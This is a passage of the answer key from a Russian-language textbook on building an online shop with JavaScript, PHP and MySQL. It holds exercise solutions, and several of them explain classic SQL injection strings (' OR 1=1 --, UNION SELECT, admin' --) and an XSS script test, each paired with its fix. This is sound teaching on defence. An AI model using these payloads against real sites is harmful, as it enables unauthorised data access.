for (let i = 1; i <= 20; i++) if (i % 2 === 0) console.log(i);
for (let i = 2; i <= 20; i += 2) console.log(i);
```

14.6.

```
let s = 0;
for (let i = 1; i <= 100; i++) s += i;
console.log(s);    // 5050
```

14.7. `for (let i = 1; i <= 10; i++) console.log(\`7 × ${i} = ${7 * i}\`);``

14.8. В условии `=` вместо `===`: это **присваивание**, а не сравнение. Переменной `cena` присваивается 300, результат присваивания (300) считается истинным — условие сработает **всегда**. Правильно: `if (cena === 300)`.

14.9.

```
if ((v_nalichii && cena < 500) || est_promokod) { /* показать кнопку */ }
```

Скобки обязательны: без них `&&` выполнится раньше `||` и смысл изменится.

14.10. Бесконечный цикл: `i` не уменьшается, условие `i > 0` всегда истинно. Вкладка зависнет. Лечится добавлением `i--` внутри цикла.

Глава 15. Функции и массивы

15.1. `const sSkidkoy = (cena, procent) => cena * (1 - procent / 100);`

15.2. `10`; `undefined` (пятого элемента нет — счёт с нуля); `4`; `40`.

15.3.

```
tovary.filter(t => t.brend === 'Mann');
tovary.filter(t => t.cena > 100);
tovary.map(t => t.nazvanie);
tovary.reduce((s, t) => s + t.ostatok, 0);
```

15.4.

```
const naitiPoArtikulu = (art) =>
  tovary.find(t => t.artikul === art) ?? 'не найден';
```

15.5.

```
const dostavka = (summa) => summa >= 1000 ? 0 : (summa >= 300 ? 25 : 50);
```

15.6. `[...tovary]` создаёт копию массива. Без неё `sort` меняет исходный массив — он сортирует «на месте». Вывод: методы `sort` и `reverse` портят оригинал, `map`/`filter` — нет.

15.7.

```
const po_brendam = tovary.reduce((itog, t) => {
  itog[t.brend] = (itog[t.brend] ?? 0) + 1;
  return itog;
}, {});
```

15.8. `filter` возвращает массив, а не товар — поэтому `товар.nazvanie` даёт `undefined`. Нужно `find` (вернёт сам объект) либо `товар[0].nazvanie`.

15.9.

```
const korzinaItogo = (korzina) => ({
  poziciei: korzina.length,
  shtuk: korzina.reduce((s, p) => s + p.kol, 0),
  summa: korzina.reduce((s, p) => s + p.cena * p.kol, 0),
});
```

15.10.

```
const summa = tovary
  .filter(t => t.ostatok > 0 && t.cena < 500)
  .reduce((s, t) => s + t.cena, 0);
```

Глава 16. DOM

16.1. `document.querySelector('h1').textContent = 'Мой магазин';`

16.2. Первый `.товар` (объект элемента); число карточек; текст заголовка первой карточки; `null` — такого элемента нет.

16.3-16.5. Практические. В 16.5:

```
if (t.cena > 500) karta.classList.add('dorogoy');
```

16.6. `textContent` — строка. `'250' + 100` даёт `'250100'` (склейка). Нужно `Number(cena.textContent) + 100`, а лучше хранить цену в `data-cena` и не разбирать текст.

16.7.

```
const shtuk = tovary.reduce((s, t) => s + t.ostatok, 0);
const stoimost = tovary.reduce((s, t) => s + t.cena * t.ostatok, 0);
```

16.8. `<button data-id="${t.id}" data-cena="${t.cena}">`, затем `document.querySelectorAll('button').forEach(k => console.log(k.dataset.id, k.dataset.cena));`

16.9. Вы удалили элемент в своей копии страницы. На сервере ничего не изменилось, обновление загрузило исходный HTML заново. Та же мысль, что в задачах 3.4 и 9.8.

Глава 17. События

17.1. Практическая.

17.2.

```
sort.addEventListener('change', () => {  
  const s = sort.value;  
  let spisok = [...otfiltrrovannye];  
  if (s === 'cena_asc') spisok.sort((a, b) => a.cena - b.cena);  
  if (s === 'cena_desc') spisok.sort((a, b) => b.cena - a.cena);  
  if (s === 'nazvanie') spisok.sort((a, b) => a.nazvanie.localeCompare(b.nazvanie));  
  narisovat(spisok);  
});
```

`localeCompare` важен: обычное сравнение строк неправильно сортирует кириллицу.

17.3-17.5. Практические. В 17.5 достаточно обернуть поиск в `<form>` и написать

`forma.addEventListener('submit', e => e.preventDefault())`.

17.6. Две проблемы:

1. Обработчики вешаются до `narisovat()` — в этот момент кнопок ещё нет, поэтому ничего не работает.
2. Даже если переставить строки местами, после каждой перерисовки кнопки создаются заново и снова остаются без обработчиков.

Правильное решение — **делегирование**: один обработчик на контейнер каталога.

17.7.

```
katalog.addEventListener('click', (e) => {  
  const k = e.target.closest('.podrobnnee');  
  if (k) k.closest('.tovar').classList.toggle('raskryt');  
});
```

17.8-17.9. Практические. `confirm` возвращает `true` / `false`.

17.10. Если запрос ушёл — корзина хранится **на сервере** (или дублируется там). Если не ушёл — она пока живёт только в браузере и пропадёт при очистке данных. Серьёзные магазины хранят корзину на сервере: покупатель должен видеть её и с телефона, и с компьютера.

Глава 18. Практика: поиск и корзина

18.1-18.5, 18.9. Практические.

18.6.

```
const normalizovat = (s) => s.toLowerCase().trim().replace(/\s+/g, '');
```

Приводим к нижнему регистру, убираем края и схлопываем внутренние пробелы — и запрос, и название товара.

18.7. Если `<b>тест</b>` стал жирным — вы вставляете чужой текст через `innerHTML` без экранирования. Это XSS: вместо `<b>` может прийти `<script>`. Лечение: `textContent` либо экранирование перед вставкой.

18.8. Без `debounce` «колодки» — 7 вызовов (по одному на символ), с `debounce` — один, через 300 мс после последнего нажатия. На каждый вызов, идущий к серверу, это разница в семь запросов на одно слово.

18.10. Важный ответ. Получилось — потому что `localStorage` полностью в руках покупателя: он может открыть его, изменить цену на 1 сомони и обновить страницу. Поэтому корзина в браузере — это только удобство. При оформлении заказа сервер обязан заново взять цены из своей базы по `id` товара и не верить ни одной цифре, пришедшей из браузера.

Часть V. PHP

Глава 19. Что делает PHP

19.1-19.2. Практические.

19.3. `10` (строка `'5'` приводится к числу); `Цена: 5`; `Цена: 5`; `Цена: $a` — в одинарных кавычках переменные не подставляются.

19.4. Три ошибки: нет `$` перед `цена`; нет `;` после присваивания; для склейки строк в PHP используется точка, а не плюс:

```
$цена = 250;  
echo 'Цена: ' . $цена;
```

19.5.

```
$chas = (int) date('H');
echo match(true) {
    $chas < 12 => 'Доброе утро',
    $chas < 18 => 'Добрый день',
    default    => 'Добрый вечер',
};
```

19.6. Практическая: считаем на сервере, выводим обе цены.

19.7. **Важный ответ.** Формулы в исходном коде **нет** — браузер получает только результат. PHP выполнен на сервере и прислал готовый HTML. В этом главное отличие от JavaScript: логику расчёта покупатель не видит и не может изменить.

19.8. Без `display_errors` — белый экран. С включённым — `syntax error, unexpected ...` с номером строки. Всегда включайте показ ошибок на своей машине.

19.9.

```
$stalos = (int) ceil((strtotime('2027-01-01') - time()) / 86400);
echo "До Нового года $stalos дней";
```

Глава 20. Переменные и типы

20.1. `true`; `false`; `10`; `55` (склейка); `Значение: 5`; `Значение: $a`.

20.2. Четыре ошибки: нет `$` у `цена`; нет `;` после `'Колодки'`; склейка через `+` вместо `.`; в одинарных кавычках `$цена` не подставится.

20.3.

```
function somoni(int $diram): string {
    return number_format($diram / 100, 2, '.', ' ');
}
```

20.4. $4300 \times 1.15 = 4945$ сомони = 494 500 дирам; плюс доставка 8 000 дирам = 502 500; наценка 40% → $502\,500 \times 1.4 = 703\,500$ дирам = **7 035.00 сомони**. (Доставка прибавляется до наценки — она часть себестоимости, см. главу 51.)

20.5. `strlen` считает байты, `mb_strlen` — символы. Кириллица в UTF-8 занимает по два байта, поэтому у «Колодки» 14 байт и 7 символов. Для русского текста всегда берите функции с приставкой `mb_`.

20.6. `empty()` даёт `true` для: `''`, `'0'`, `0`, `[]`, `null`, `false`. И `false` для: `'текст'`, `'false'` (непустая строка!). Отсюда ловушка: строка `'0'` считается пустой. Когда важен ноль — используйте `isset()` или `=== ''`.

20.7.

```
function sklonenie(int $n, string $odin, string $dva, string $mnogo): string {  
    $n = abs($n) % 100;  
    if ($n >= 11 && $n <= 19) return $mnogo;  
    return match ($n % 10) { 1 => $odin, 2, 3, 4 => $dva, default => $mnogo };  
}
```

Проверка на 11-19 обязательна: иначе «11 товар» вместо «11 товаров».

20.8. Через `echo` браузер выполнит скрипт (в исходном коде виден живой `<script>`). Через `htmlspecialchars` в коде окажется `<script>` и на экране покажется текст. Это защита от XSS, и применять её нужно к **любым** данным не от вас.

20.9. Практическая. Проверка: все суммы — целые дирамы, деление на 100 только при выводе.

Глава 21. Условия и циклы

21.1.

```
$podpis = match($rol) {  
    'admin'    => 'Администратор',  
    'manager'  => 'Менеджер',  
    'seller'   => 'Продавец',  
    default    => 'Покупатель',  
};
```

21.2. `0`, затем `5`. `??` смотрит только на `null` — ноль существует, поэтому вернётся `0`. `?:` смотрит на «пустоту вообще», а `0` считается пустым — поэтому вернётся `5`. Для чисел, где ноль осмыслен, используйте `??`.

21.3.

```
function status_zakaza(string $kod): array {
    return match($kod) {
        'new'      => ['Новый', 'seryy'],
        'paid'     => ['Оплачен', 'siniy'],
        'shipped'  => ['Отправлен', 'zheltyy'],
        'done'     => ['Доставлен', 'zelenyy'],
        'cancelled' => ['Отменён', 'krasnyy'],
    };
}
```

21.4.

```
<?php if ($user): ?>
    <p>Привет, <?= htmlspecialchars($user) ?></p>
<?php else: ?>
    <a href="/login">Войти</a>
<?php endif; ?>
```

21.5.

```
<?php for ($i = 1; $i <= 10; $i++): ?>
    <?php if ($i === $tekushchaya): ?>
        <strong><?= $i ?></strong>
    <?php else: ?>
        <a href="?page=<?= $i ?>"><?= $i ?></a>
    <?php endif; ?>
<?php endfor; ?>
```

21.6. Вложенные циклы: внешний по строкам, внутренний по ячейкам.

21.7. Забыт `break`. В `switch` выполнение «проваливается» в следующий case, поэтому при `new` выведется и «Новый», и «Оплачен». В `match` такой ловушки нет — это одна из причин предпочитать его.

21.8-21.9. Практические.

Глава 22. Массивы

22.1. `array_column($tovary, 'nazvanie');` `array_sum(array_map(fn($t) => $t['cena'] * $t['ostatok'], $tovary));` `array_unique(array_column($tovary, 'brend'))`.

22.2. `Array ( [0] => x [2] => z ); 2; Array ( [0] => x [1] => z )`. Главное: `unset` не перенумеровывает массив — остаётся «дырка» в ключах. `array_values` возвращает нумерацию с нуля. Это важно перед `json_encode`: массив с дырками превращается в объект, а не в список.

22.3. `usort($tovary, fn($a, $b) => $b['ostatok'] <=> $a['ostatok']);`

22.4. `$spravochnik = array_column($tovary, 'nazvanie', 'artikul');` затем `$spravochnik['W71480']` — мгновенно, без цикла.

22.5. `array_slice($tovary, 3, 3)` — пропустить три, взять три.

22.6.

```
$po_brendam = [];  
foreach ($tovary as $t) { $po_brendam[$t['brend']][] = $t; }
```

22.7. Ошибки: `$tovar.cena` — точка это склейка, нужно `$tovar['cena']; $tovar[cena]` — без кавычек PHP ищет константу; у `array_map` первым аргументом идёт функция, а не массив:

```
$ceny = array_map(fn($t) => $t['cena'], $tovary);
```

22.8. `(int) round(array_sum($ceny) / count($ceny) / 100);` Обязательна проверка, что массив не пуст — иначе деление на ноль.

22.9.

```
function naiti_po_id(array $tovary, int $id): ?array {  
    foreach ($tovary as $t) if ($t['id'] === $id) return $t;  
    return null;  
}  
  
// или  
$naideno = array_filter($tovary, fn($t) => $t['id'] === $id);  
return $naideno ? reset($naideno) : null;
```

`array_filter` сохраняет ключи, поэтому `[0]` может не существовать — нужен `reset()`.

22.10.

```
$brendy = array_count_values(array_column($tovary, 'brend'));  
foreach ($brendy as $brend => $skolko) echo "$brend ($skolko)";
```

Глава 23. Функции и include

23.1-23.3. Практические. В 23.3 переменная `$zagolovok` задаётся до подключения шапки.

23.4. Выведет ошибку/0: внутри функции не видно внешних переменных. У функции своя область видимости. Правильно — передать параметром:

```
function cena(int $zakup, float $nacenka): int { return (int) round($zakup * $nacenka); }
```

23.5.

```
function menu_aktivnyi(string $put): string {  
    return basename($_SERVER['PHP_SELF']) === $put ? 'active' : '';  
}
```

23.6. Практическая — смысл в том, что правка в одном файле меняет все страницы.

23.7.

```
function obrezat(string $text, int $dlina = 100): string {  
    if (mb_strlen($text) <= $dlina) return $text;  
    $kusok = mb_substr($text, 0, $dlina);  
    $probel = mb_strrpos($kusok, ' ');  
    return ($probel ? mb_substr($kusok, 0, $probel) : $kusok) . '...';  
}
```

23.8. Три ошибки: файл подключается дважды (при `include` это приведёт к повторному объявлению функций — нужен `require_once`); у функции параметр со значением по умолчанию стоит перед обязательным — так нельзя; нет объявления типов и типа возврата.

23.9. Практическая.

Глава 24. Формы и проверка

24.1-24.2. Практические. В 24.2 ссылка с результатами работает потому, что параметры в адресе (GET).

24.3. Три проблемы:

1. `$_POST['cena']` — цену нельзя брать из формы: покупатель подставит свою. Цену берут из базы по id товара.
2. Нет проверки существования ключей — при пустом POST будут предупреждения.

3. Нет проверки типа и диапазона: количество может прийти отрицательным или строкой, а вывод без `htmlspecialchars` открывает XSS.

24.4. `filter_var($email, FILTER_VALIDATE_EMAIL)` — вернёт `false`, если адрес не годится.

24.5. Практическая: `header('Location: /spasibo.php?zakaz=' . $id, true, 302); exit;`

24.6. Проверять нужно: размер (`$_FILES['foto']['size']`), настоящий тип (`info` или `getimagesize`, а не `$_FILES[...]['type']` — он приходит от браузера и подделывается), и обязательно давать своё имя файлу.

24.7. Если после `curl` заказ создан — серверных проверок нет, а браузерные не считаются: злоумышленник просто не использует браузер.

24.8-24.9. Практические. В 24.9 селектор ошибки должен быть не слабее конкурирующего: `.pole` `input.plohoe`, а не `.pole .plohoe`.

Глава 25. Практика: каталог на PHP

25.1-25.7. Практические.

25.8. Ничего не должно сломаться, если:

- всё, что выводится, проходит через `htmlspecialchars` — тогда `<script>` покажется текстом;
- номер страницы приводится через `(int)` и ограничивается снизу: `max(1, (int) $_GET['page'])`;
- сортировка выбирается из белого списка, а не подставляется в запрос: `$sort = match($_GET['sort'] ?? '') { 'cena' => 'cena', 'nazvanie' => 'nazvanie', default => 'id' };`

25.9.

```
$start = microtime(true);  
// ... сборка страницы  
echo round((microtime(true) - $start) * 1000, 1) . ' мс';
```

25.10. Изменится только слой данных: вместо `include 'tovary.php'` будет запрос к базе. Функции вывода, фильтры в адресе, пагинация и шаблоны останутся теми же — если данные и вывод разделены. Если после переезда пришлось переписать всё — значит, они были перемешаны.

Часть VI. База данных

Глава 26. Зачем база данных

26.1-26.2. Практические. Кодировка обязательно `utf8mb4` — иначе эмодзи и часть символов потеряются.

26.3.

1. Название — `VARCHAR(255)`.
2. Цена — `INT` (в дирамах). Не `FLOAT`: дробные типы округляют неточно.
3. Остаток — `INT` (или `SMALLINT`).
4. Описание на две страницы — `TEXT`.
5. Дата добавления — `TIMESTAMP` или `DATETIME`.
6. Есть ли скидка — `TINYINT(1)` (он же `BOOLEAN`).
7. Артикул — `VARCHAR(64)`, с индексом (по нему ищут).
8. Вес — `DECIMAL(6,3)` (килограммы с граммами) либо `INT` в граммах.

26.4. Проблемы:

1. Нет `PRIMARY KEY` — строку нельзя однозначно адресовать.
2. `tovary VARCHAR(500)` — список товаров строкой. Нельзя ни посчитать, ни отфильтровать. Нужна отдельная таблица позиций.
3. Данные клиента дублируются в каждом заказе — при смене телефона придётся править во всех.
4. `summa FLOAT` — деньги дробным типом. Только `INT` в дирамах или `DECIMAL`.
5. `data VARCHAR(20)` — дата строкой: не отсортировать и не сравнить. Нужен `DATETIME`.
6. Нет внешних ключей и индексов, нет статуса заказа.

26.5. `otzyvy: id, tovar_id (FK), pokupatel_id (FK), oценка TINYINT, tekst TEXT, status ENUM('na_moderacii', 'opublikovan', 'otkloneno'), sozdan TIMESTAMP`. Индексы: `(tovar_id, status)`.

26.6. Три таблицы: `tovary`, `avtomobili` и связующая `tovar_avto (tovar_id, avto_id)` — это связь «многие ко многим».

26.7. Имя `cena_diram` само сообщает единицу измерения. Через год никто не будет гадать, 250 — это сомони или дирамы, и в код не попадёт лишнее деление на 100.

26.8. Обычно в боевой таблице находятся: `status` (модерация), `prodavec_id`, `sozdan / obnovlen`, `slug` для адреса, `ostatok`, служебные поля поставщика.

Глава 27. SELECT

27.1. `SELECT * FROM tovary WHERE brend = 'Bosch' ORDER BY cena_diram DESC;`

27.2. `SELECT * FROM tovary WHERE nazvanie LIKE '%фильтр%';`

27.3. `SELECT COUNT(*) FROM tovary WHERE ostatok > 0;` и `... WHERE ostatok = 0;`

27.4.

```
SELECT nazvanie, cena_diram FROM tovary ORDER BY cena_diram DESC LIMIT 1;
SELECT nazvanie, cena_diram FROM tovary ORDER BY cena_diram ASC LIMIT 1;
```

Через `MAX(cena)` название получить нельзя — это частая ошибка.

27.5. `SELECT brend, AVG(cena_diram) AS sr FROM tovary GROUP BY brend ORDER BY sr DESC;`

27.6. `SELECT brend, COUNT(*) FROM tovary GROUP BY brend HAVING COUNT(*) > 1;`

27.7. `SELECT * FROM tovary LIMIT 4 OFFSET 4;`

27.8.

```
SELECT nazvanie,
       FORMAT(cena_diram / 100, 2) AS cena,
       CASE WHEN ostatok > 0 THEN 'В наличии' ELSE 'Под заказ' END AS status
FROM tovary;
```

27.9.

```
SELECT t.* FROM tovary t
WHERE t.cena_diram > (SELECT AVG(cena_diram) FROM tovary WHERE brend = t.brend);
```

27.10.

1. `= NULL` никогда не истинно — нужно `IS NULL`.
2. `nazvanie` не входит в `GROUP BY` и не агрегат — в строгом режиме ошибка, иначе будет случайное название.
3. `LIMIT` без `ORDER BY` — порядок строк не гарантирован, «первые десять» могут меняться.
4. `COUNT(*)` нельзя в `WHERE` — агрегаты фильтруются через `HAVING`.

27.11.

```
SELECT * FROM tovary
WHERE ostatok > 10 AND cena_diram < (SELECT AVG(cena_diram) FROM tovary)
ORDER BY cena_diram ASC
LIMIT 12;
```

Глава 28. INSERT, UPDATE, DELETE

28.1. `INSERT INTO tovary (nazvanie, cena_diram, brend) VALUES (...), (...), (...);`

28.2. Сначала `SELECT * FROM tovary WHERE kategoriya = 'Тормоза';`, затем `UPDATE tovary SET cena_diram = ROUND(cena_diram * 1.15) WHERE kategoriya = 'Тормоза';`

28.3.

```
UPDATE tovary SET ostatok = ostatok - 5 WHERE id = 2 AND ostatok >= 5;
```

Попытка снять 100 при меньшем остатке **не изменит ни одной строки** — условие не выполнится. Это и есть безопасный способ: проверка и изменение в одном запросе.

28.4. `UPDATE tovary SET aktiven = 0 WHERE ostatok = 0;` — снятие с продажи вместо удаления сохраняет историю заказов.

28.5.

1. Обнулит цену у **всех товаров** — забыт `WHERE`.
2. Удалит все товары Bosch (и упадёт, если на них ссылаются заказы).
3. Корректный запрос: прибавит 10 к остатку фильтров.
4. `TRUNCATE` **очистит таблицу целиком** и сбросит счётчик `AUTO_INCREMENT`. Отменить нельзя.

28.6.

```
INSERT INTO tovary (artikul, nazvanie, cena_diram) VALUES (?, ?, ?)
ON DUPLICATE KEY UPDATE cena_diram = VALUES(cena_diram);
```

Требует `UNIQUE` индекса на `artikul`.

28.7. Практическая — и это первая настоящая тренировка восстановления.

28.8. `INSERT` в `zakazy` → `INSERT` в `zakaz_tovary` → `UPDATE` остатков, всё между `START TRANSACTION` и `COMMIT`, с `ROLLBACK` при ошибке.

28.9. Это **состояние гонки**: между чтением остатка и записью успевает вклиниться другой покупатель, и товар «продадут» дважды. Вдобавок новое значение записано константой `3`, а не вычислено в самом запросе. Правильно — `SET ostatok = ostatok - ? WHERE id = ? AND ostatok >= ?` внутри транзакции, при необходимости с `SELECT ... FOR UPDATE`.

Глава 29. JOIN

29.1.

```
SELECT t.nazvanie, p.imya, p.gorod
FROM tovary t INNER JOIN prodavcy p ON p.id = t.prodavec_id;
```

29.2.

```
SELECT p.imya, COUNT(t.id) AS tovarov
FROM prodavcy p LEFT JOIN tovary t ON t.prodavec_id = p.id
GROUP BY p.id, p.imya;
```

COUNT(t.id), а не COUNT(*): иначе у продавца без товаров получится 1.

29.3.

```
SELECT t.nazvanie, zt.kolichestvo, zt.cena_diram,
       zt.kolichestvo * zt.cena_diram AS summa
FROM zakaz_tovary zt JOIN tovary t ON t.id = zt.tovar_id
WHERE zt.zakaz_id = 103;
```

29.4.

```
SELECT z.id, SUM(zt.kolichestvo * zt.cena_diram) AS summa
FROM zakazy z JOIN zakaz_tovary zt ON zt.zakaz_id = z.id
GROUP BY z.id;
```

29.5.

```
SELECT t.* FROM tovary t
LEFT JOIN zakaz_tovary zt ON zt.tovar_id = t.id
WHERE zt.id IS NULL;
```

29.6.

```
SELECT p.imya, SUM(t.cena_diram * t.ostatok) AS sklad
FROM prodavcy p JOIN tovary t ON t.prodavec_id = p.id
WHERE p.gorod = 'Худжанд' GROUP BY p.id, p.imya;
```

29.7.

```
SELECT DISTINCT k.imya FROM klienty k
JOIN zakazy z ON z.klient_id = k.id
JOIN zakaz_tovary zt ON zt.zakaz_id = z.id
JOIN tovary t ON t.id = zt.tovar_id
WHERE t.brend = 'Bosch';
```

29.8. Первый — только товары, у которых продавец найден. Второй — **все** товары (включая товары без продавца), поэтому число больше или равно первому. Третий — **декартово произведение**: каждая строка товаров умножается на каждую строку продавцов. При 100 товарах и 10 продавцах будет 1000 строк. Это классическая причина «запрос повесил сервер»: забытое условие соединения.

29.9.

```
SELECT t.kategoriya, SUM(zt.kolichestvo) AS shtuk,
       SUM(zt.kolichestvo * zt.cena_diram) AS summa
FROM zakaz_tovary zt
JOIN zakazy z ON z.id = zt.zakaz_id
JOIN tovary t ON t.id = zt.tovar_id
WHERE z.status <> 'otmenen'
GROUP BY t.kategoriya;
```

29.10. Две проблемы:

1. `WHERE z.status = 'dostavlen'` превращает `LEFT JOIN` в `INNER`: строки, где заказа нет, отсеются условием, потому что `NULL <> 'dostavlen'`. Условие нужно переносить в `ON`.
2. `COUNT(*)` считает строки, а не заказы: у клиента без заказов получится 1. Нужно `COUNT(z.id)`.

Глава 30. Индексы

30.1-30.3. Практические. В книге замер на 200 000 строк дал 18.4 мс → 0.058 мс (в 314 раз). В

`EXPLAIN type` меняется с `ALL` на `ref`, `key` — с `NULL` на имя индекса, `rows` — с сотен тысяч до единиц.

30.4. Индекс `(brend, cena)` работает так (правило «слева направо»):

1. `WHERE brend = 'Bosch'` — да (первый столбец).
2. `WHERE cena > 10000` — нет (первый столбец пропущен).
3. `WHERE brend = ... AND cena > ...` — да, полностью.
4. То же самое: да, порядок условий в `WHERE` роли не играет.
5. `ORDER BY brend, cena` — да.
6. `ORDER BY cena` — нет.

30.5. Это N+1. При 10 заказах по 3 позиции: $1 + 10 + 30 = 41$ **запрос**. Переписывается в один:

```
SELECT z.id, t.nazvanie, zt.kolichestvo
FROM zakazy z
JOIN zakaz_tovary zt ON zt.zakaz_id = z.id
JOIN tovary t ON t.id = zt.tovar_id
WHERE z.status = 'novyi';
```

30.6. Функция над столбцом убивает индекс. Правильно:

```
WHERE sozdan >= '2026-01-01' AND sozdan < '2027-01-01'
WHERE brend = 'Bosch'           -- при регистронезависимом сравнении (utf8mb4_..._ci)
WHERE cena > 25000             -- переносим вычисление на другую сторону
```

30.7. `INDEX (klient_id, sozdan)`, `INDEX (sozdan)`, `INDEX (status, sozdan)`. Составной индекс закрывает и запрос только по первому столбцу.

30.8. Разница есть, и большая: при `OFFSET 90000` база всё равно пробегает 90 000 строк, чтобы их отбросить. Лечится «пагинацией по ключу»: `WHERE id > последний_показанный ORDER BY id LIMIT 20`.

Глава 31. Практика: схема базы

31.1-31.4, 31.6-31.8. Практические.

31.5.

1. Удаление продавца с товарами — **ошибка внешнего ключа** (при `RESTRICT`), либо каскадное удаление товаров (при `ON DELETE CASCADE`). Для продавца правильнее `RESTRICT`: терять товары нельзя.
2. Позиции заказа обычно настроены на `CASCADE` — удалятся вместе с заказом. Но сами заказы лучше не удалять, а помечать отменёнными.
3. С категорией — то же, что с продавцом: `RESTRICT` либо перенос товаров в «Без категории».

31.7. Отдельная таблица `tovar_foto`: `id`, `tovar_id`, `fayl`, `poryadok`, `glavnoe`. Это связь «один ко многим» — единственный правильный способ хранить список.

31.8. История цен нужна для: расчёта настоящей маржи, разбора претензий («вчера было дешевле»), аналитики и восстановления после ошибочной массовой переоценки. Писать — **только при изменении**, а не каждый день.

31.9. Практическая: сравнение своей схемы с боевой — лучший способ увидеть, чего вы ещё не учли.

Часть VII. PHP и база вместе

Глава 32. PDO

32.1-32.4. Практические. Смысл 32.4 — проверка архитектуры: если страницы работают с функциями `vse_tovary()` / `tovar_po_id()`, то переезд с массива на базу меняет **только их внутренности**.

32.5.

1. Неверный пароль — исключение `SQLSTATE[HY000] [1045] Access denied for user`.
2. Опечатка в имени таблицы — `[42S02] Base table or view not found`.
3. Несуществующий столбец — `[42S22] Unknown column 'cenaa' in 'field list'`.

Все три — понятные сообщения **только потому**, что включён `PDO::ERRMODE_EXCEPTION`. Без него запросы молча возвращают `false`.

32.6. `return (int) zapros_znachenie('SELECT COUNT(*) FROM tovary WHERE aktiven = 1');`

32.7.

```
$start = microtime(true);
$stmt = db()->prepare($sql);
$stmt->execute($parametry);
$ms = (microtime(true) - $start) * 1000;
if ($ms > 100) log_vnimanie('Медленный запрос', ['ms' => round($ms, 1), 'sql' => $sql]);
```

32.8. Практическая.

Глава 33. Подготовленные запросы

33.1-33.2. Практические. В книге показан настоящий результат: уязвимый запрос на вводе `' OR 1=1` вернул **все 12 строк**, подготовленный — **0**.

33.3.

- `' OR 1=1 --` → условие превращается в `artikul = '' OR 1=1`, остальное закомментировано → вернутся **все строки**.
- `' UNION SELECT 1,2,3 --` → к результату приклеивается чужая выборка; так вытаскивают данные из других таблиц, включая пароли.

- `admin' --` → `artikul = 'admin'` и всё, что дальше (например, проверка пароля), **отброшено комментарием**. Классический вход без пароля.

33.4. Три дыры и решение:

```
$id    = (int) ($_GET['id'] ?? 0);           // приведение типа
$brend = $_GET['brend'] ?? '';             // через параметр
$sort  = match($_GET['sort'] ?? '') {      // белый список
    'cena'      => 'cena_diram',
    'nazvanie' => 'nazvanie',
    default    => 'id',
};
$stmt = db()->prepare("SELECT * FROM tovary WHERE id = ? AND brend = ? ORDER BY $sort");
$stmt->execute([$id, $brend]);
```

Ключевая мысль: **имя столбца нельзя передать параметром** — только через белый список.

33.5.

```
$usloviya = ['1=1']; $parametry = [];
if ($brend !== '') { $usloviya[] = 'brend = ?'; $parametry[] = $brend; }
if ($ot > 0)         { $usloviya[] = 'cena_diram >= ?'; $parametry[] = $ot; }
if ($do > 0)         { $usloviya[] = 'cena_diram <= ?'; $parametry[] = $do; }
if ($tolko_v_nalich) { $usloviya[] = 'ostatok > 0'; }
$sql = 'SELECT * FROM tovary WHERE ' . implode(' AND ', $usloviya);
```

33.6.

```
$mesta = implode(',', array_fill(0, count($ids), '?'));
$stmt = db()->prepare("SELECT * FROM tovary WHERE id IN ($mesta)");
$stmt->execute($ids);
```

Число знаков `?` строится по количеству элементов — сами значения по-прежнему идут параметрами.

33.7. См. `match` в 33.4.

33.8. Пользователю сайта достаточно `SELECT, INSERT, UPDATE, DELETE`. Права `DROP, ALTER, GRANT` ему не нужны — тогда даже успешная инъекция не сможет снести таблицу.

33.9. Если каталог из главы 25 написан по правилам — оба ввода безопасны: `brend` уходит параметром, `sort` проходит белый список.

Глава 34. Каталог из базы

34.1. Практическая.

34.2. Обычно 3-5 запросов: список товаров, общее количество для пагинации, список брендов, список категорий. Если их десятки — где-то N+1.

34.3-34.4, 34.7. Практические. В 34.4 ограничение обязательно: `$na_stranice = in_array($v, [12, 24, 48], true) ? $v : 12;` — иначе кто-нибудь запросит `?limit=1000000`.

34.5. Классический N+1: $1 + 20 = 21$ запрос. Чинится соединением:

```
$tovary = zapros(
    'SELECT t.*, k.nazvanie AS kategoriya
    FROM tovary t LEFT JOIN kategorii k ON k.id = t.kategoriya_id
    LIMIT 20'
);
```

34.6. Кэш списка брендов на час — **приемлемо**: новый бренд появится с задержкой, но каталог не сломается. А вот кэшировать так **цену** нельзя (глава 52). Если задержка мешает — сбрасывайте кэш при добавлении товара (`kesh_zabyt('brandy')`).

34.8. Без индексов время растёт линейно с числом строк; с индексами на `kategoriya_id`, `brend`, `cena_diram` каталог остаётся быстрым. Отдельно проверьте пагинацию: большой `OFFSET` медленный даже с индексом (задача 30.8).

Глава 35. Поиск и фильтры

35.1.

```
SELECT *, CASE
    WHEN artikel = :q THEN 1
    WHEN artikel LIKE :nachalo THEN 2
    WHEN nazvanie LIKE :nachalo THEN 3
    ELSE 4
END AS ves
FROM tovary
WHERE artikel = :q OR artikel LIKE :nachalo OR nazvanie LIKE :vhozhdenie
ORDER BY ves, nazvanie LIMIT 8;
```


35.2. Тут и обнаруживается компромисс: `LIKE 'x%'` (по началу) **использует индекс**, но не находит слово в середине; `LIKE '%x%'` находит, но индекс не работает. На малых объёмах берут второе, на больших — `FULLTEXT` или отдельный поисковый движок.

35.3. `FULLTEXT` на больших таблицах быстрее `LIKE '%...%'` в десятки раз и умеет учитывать релевантность, но требует `MATCH ... AGAINST` и настройки минимальной длины слова.

35.4. Практическая: `debounce` 250 мс превращает 7 запросов на слово в один.

35.5. Таблица запросов — самый дешёвый источник знаний о магазине: видно, что ищут, чего не нашли (ноль результатов) и какие названия писать в карточках.

35.6-35.8. Практические.

35.9. Типичные находки: не находит из-за пробела в артикуле (`W 71480`), из-за регистра, из-за дефиса, из-за опечатки. Первые три лечатся нормализацией строки перед поиском (убрать пробелы и дефисы, привести к нижнему регистру и хранить такой же нормализованный артикул в отдельном столбце).

Глава 36. Безопасность

36.1. Без экранирования скрипт выполнится — это XSS. С `htmlspecialchars` на экране появится текст `<script>alert('XSS')</script>`.

36.2-36.3. Практические. Без токена `curl` должен получить отказ.

36.4. Хеши **разные**, хотя пароль одинаковый: `password_hash` добавляет случайную «соль» в каждый хеш. Поэтому по базе нельзя определить, у кого одинаковые пароли, и нельзя заранее подготовить таблицу готовых хешей.

36.5. Считать попытки по паре «логин + IP» в таблице с временем; при пяти неудачах за 15 минут — отказывать. Обязательно логировать (глава 56).

36.6. Минимум четыре дыры:

1. `WHERE id = $id` — SQL-инъекция через `?id=`.
2. `VALUES ($id, '$otzyv')` — инъекция через текст отзыва.
3. `echo "<h1>{$tovar['nazvanie']}</h1>"` и вывод `$otzyv` без экранирования — XSS (в том числе хранимый: отзыв запишется в базу и выстрелит у всех).
4. Нет CSRF-токена: отзыв можно отправить с чужого сайта от имени вошедшего пользователя.

